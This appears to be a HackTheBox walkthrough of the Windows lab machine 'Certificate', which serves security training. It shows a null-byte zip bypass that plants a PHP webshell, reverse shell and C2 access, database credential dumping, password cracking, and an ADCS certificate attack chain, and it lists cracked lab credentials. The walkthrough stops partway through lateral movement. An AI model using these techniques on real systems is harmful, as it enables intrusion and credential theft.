HackTheBox: Certificate

🎯 Certificate
| OS: Windows | Difficulty: Hard | IP: 10.129.245.51 |
⛓️ TL;DR / Attack Chain
- Foothold: Access the student registration portal on the web server running on port
80. After enrolling in a course, exploit the quiz assignment feature which unzips uploaded archives. Bypass the file extension filter by performing a Null Byte injection inside the zip file structure via a hex editor, changing the file extension fromcmd.php0.pdfto a valid null-terminatedcmd.php\x00.pdf. Uploading this payload drops a webshell that lets you catch a reverse shell ascertificate\xamppuser. - Lateral Movement 1 (xamppuser -> sara.b): Inspect the web root directory to find cleartext database credentials inside
db.php. Use the local MySQL binary to query the database and dump theuserstable. Extract the bcrypt hash forsara.band crack it using John the Ripper to reveal the passwordBlink182, gaining an Evil-WinRM shell. - Lateral Movement 2 (sara.b -> lion.sk): Navigate to Sara’s documents folder to find a network packet capture file named
WS-01_PktMon.pcap. Analyze the pcap file to locate Kerberos traffic and reconstruct a raw Kerberos pre-authentication ($krb5pa$18$) hash for the userlion.sk. Crack this hash via Hashcat to get the password!QAZ2wsxand spawn an Evil-WinRM session to claimuser.txt. - Lateral Movement 3 (lion.sk -> Ryan.k): Notice that
lion.skbelongs to theDomain CRA Managersgroup. RunCertipyto identify a vulnerableDelegated-CRAcertificate template allowing an ADCSESC3attack. Request an Enrollment Agent certificate forlion.sk, and use it to request a certificate on behalf ofryan.k(who belongs toDomain Storage Managersand passes the required email property validation). Authenticate asryan.kto steal his NT hash and log in. - Privilege Escalation (Ryan.k -> Administrator): Since Ryan has
SeManageVolumePrivilegeenabled, runSeManageVolumeExploit.exeto manipulate file system ACLs and grant yourself full control over theC:drive. Becauseroot.txtis protected with EFS encryption, use your full file access to export the Active Directory Certificate Authority private key usingcertutil. Forge a Golden Certificate for the domain Administrator usingCertipy, authenticate to pull the Admin NT hash, and claim the root flag.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
certificate_webapp_user |
cert!f!c@teDBPWD |
Found in cleartext inside C:\xampp\htdocs\certificate.htb\db.php. |
sara.b |
Blink182 |
Bcrypt hash dumped from MySQL database and cracked via John. |
lion.sk |
!QAZ2wsx |
AS-REQ pre-auth timestamp carved from WS-01_PktMon.pcap and cracked via Hashcat. |
ryan.k |
b1bc3d70e70f4f36b1509a65ae1a2ae6 (NT Hash) |
Obtained via an ADCS ESC3 certificate request on-behalf-of attack. |
Administrator |
d804304519bf0143c14cbf1c024408c6 (NT Hash) |
Acquired by exporting the CA private key and forging a Golden Certificate. |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.245.51" ; DOMAIN="certificate.htb" && \
  # sudo timedatectl set-ntp off && \ # this in case ntpdate's work is reset automatically
  sudo ntpdate $DOMAIN ;
  echo "$IP $DOMAIN DC01.$DOMAIN" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
HTTP/80

ACCOUNT > REGISTER:

After registration as student we can log in:

After selecting one of the courses we see we can enroll it:

After enrolling we find content that is accessable now:

This is what a quiz page looks like:

After submitting a file we see this:

A link to our newly uploaded file: http://certificate.htb/static/uploads/f74429cf2eca094d3d02e3c4f75bf684/<name>.pdf
It says we can upload .zip files so let’s see what happens:
http://certificate.htb/static/uploads/f74429cf2eca094d3d02e3c4f75bf684/<name>.pdf
So it unzipped the archieve and saved the file normally. Probably we can bypass the file restriction by uploading a .php file in this way. Let’s zip reverse shell from HackSysTeam:
$ zip zip.zip cybershell.php
and upload it after:

Interesting. Let’s try to bypass this by using a null char:
$ mv cybershell.php cmd.php0.pdf

$ zip zip.zip cmd.php0.pdf
But that 0 is not really a null char, it’s still displayed as a 0x30 in hex:
$ xxd zip.zip
<SNIP>
00000020: 642e 7068 7030 2e70 6466 5554 0900 03de  d.php0.pdfUT....
<SNIP>
00001610: 00ed 8100 0000 0063 6d64 2e70 6870 302e  .......cmd.php0.
<SNIP>
c - 63
m - 6d
d - 64
. - 2e
p - 70
h - 68
p - 70
0 - 30   <--
. - 2e
In order to flip this to a real null char, we can use hexeditor:

Now to verify:
$ xxd zip.zip
<SNIP>
00000020: 642e 7068 7000 2e70 6466 5554 0900 03de  d.php..pdfUT....
<SNIP>
00001610: 00ed 8100 0000 0063 6d64 2e70 6870 002e  .......cmd.php..
<SNIP>
0x302e -> 0x002e, it worked. Let’s upload now:

It worked! Let’s check out the link: http://certificate.htb/static/uploads/f74429cf2eca094d3d02e3c4f75bf684/cmd.php

Side note: you can unzip that file to see that even the regular
unzipcommand unzips the file tocmd.phpand not tocmd.php.pdf. {. :info}
Default password: hacksysteam.
Here we are:

Obviously make sure to set IP & PORT in the file if you’re not receiving a connection. Otherwise use any other shell. {. :info}
🚪 2. Initial Foothold
@10.10.14.127:~# whoami

certificate\xamppuser

@10.10.14.127:~# hostname

DC01

@10.10.14.127:~# dir C:\Users

 Volume in drive C has no label.
 Volume Serial Number is 7E12-22F9

 Directory of C:\Users

12/29/2024  06:30 PM    <DIR>          .
12/29/2024  06:30 PM    <DIR>          ..
12/30/2024  09:33 PM    <DIR>          Administrator
11/23/2024  07:59 PM    <DIR>          akeder.kh
11/04/2024  01:55 AM    <DIR>          Lion.SK
11/03/2024  02:05 AM    <DIR>          Public
11/03/2024  08:26 PM    <DIR>          Ryan.K
11/26/2024  05:12 PM    <DIR>          Sara.B
12/29/2024  06:30 PM    <DIR>          xamppuser
               0 File(s)              0 bytes
               9 Dir(s)   4,214,108,160 bytes free
There’s no way I’m using this shit shell ngl. That’s why I dropped a Mythic C2 payload:

AV is running btw.
🤸 3.1 Lateral Movement (xamppuser -> sara.b)
We find this:
PS C:\xampp\htdocs\certificate.htb> type db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
In order to connect to the database, we can use C:\xampp\mysql\bin\mysql.exe:
PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p'cert!f!c@teDBPWD' -D 'Certificate_WEBAPP_DB' -e 'show tables;'
Tables_in_certificate_webapp_db
course_sessions
courses
users
users_courses

PS C:\xampp\mysql\bin> .\mysql.exe -u certificate_webapp_user -p'cert!f!c@teDBPWD' -D 'Certificate_WEBAPP_DB' -e 'SELECT * from users'
id	first_name	last_name	username	email	password	created_at	role	is_active
1	Lorra	Armessa	Lorra.AAA	lorra.aaa@certificate.htb	$2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG	2024-12-23 12:43:10	teacher	1
6	Sara	Laracrof	Sara1200	sara1200@gmail.com	$2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK	2024-12-23 12:47:11	teacher	1
7	John	Wood	Johney	johny009@mail.com	$2y$04$VaUEcSd6p5NnpgwnHyh8zey13zo/hL7jfQd9U.PGyEW3yqBf.IxRq	2024-12-23 13:18:18	student	1
8	Havok	Watterson	havokww	havokww@hotmail.com	$2y$04$XSXoFSfcMoS5Zp8ojTeUSOj6ENEun6oWM93mvRQgvaBufba5I5nti	2024-12-24 09:08:04	teacher	1
9	Steven	Roman	stev	steven@yahoo.com	$2y$04$6FHP.7xTHRGYRI9kRIo7deUHz0LX.vx2ixwv0cOW6TDtRGgOhRFX2	2024-12-24 12:05:05	student	1
10	Sara	Brawn	sara.b	sara.b@certificate.htb	$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6	2024-12-25 21:31:26	admin	1
12	tralsesec	tralsesec	tralsesec	tralsesec@certificate.htb	$2y$04$om5RSjGvoP1OqhWDRackHORIenJBfbmLyBW6nCqgMNkrlY2WB/95y	2026-06-23 16:26:53	student	1
Multiple users. The only ones looking like legit users that might be existent in the domain are sara.b@certificate.htb and lorra.aaa@certificate.htb. Let’s grab hash & crack:
$ echo '$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6' > sara.b
$ echo '$2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG' > lorra.aaa

$ john --wordlist=/usr/share/wordlists/rockyou.txt sarah.b
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Blink182         (?)
1g 0:00:00:01 DONE (2026-06-24 02:51) 0.6211g/s 7602p/s 7602c/s 7602C/s monday1..vallejo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Noice: sara.b : Blink182. Lorra’s password couldn’t be cracked.
🤸 3.2 Lateral Movement (sara.b -> lion.sk)

$ evil-winrm -i $IP -u sara.b -p Blink182

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Sara.B\Documents> whoami
certificate\sara.b
*Evil-WinRM* PS C:\Users\Sara.B\Documents> ls


    Directory: C:\Users\Sara.B\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        11/4/2024  12:53 AM                WS-01


*Evil-WinRM* PS C:\Users\Sara.B\Documents> cd WS-01
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> ls


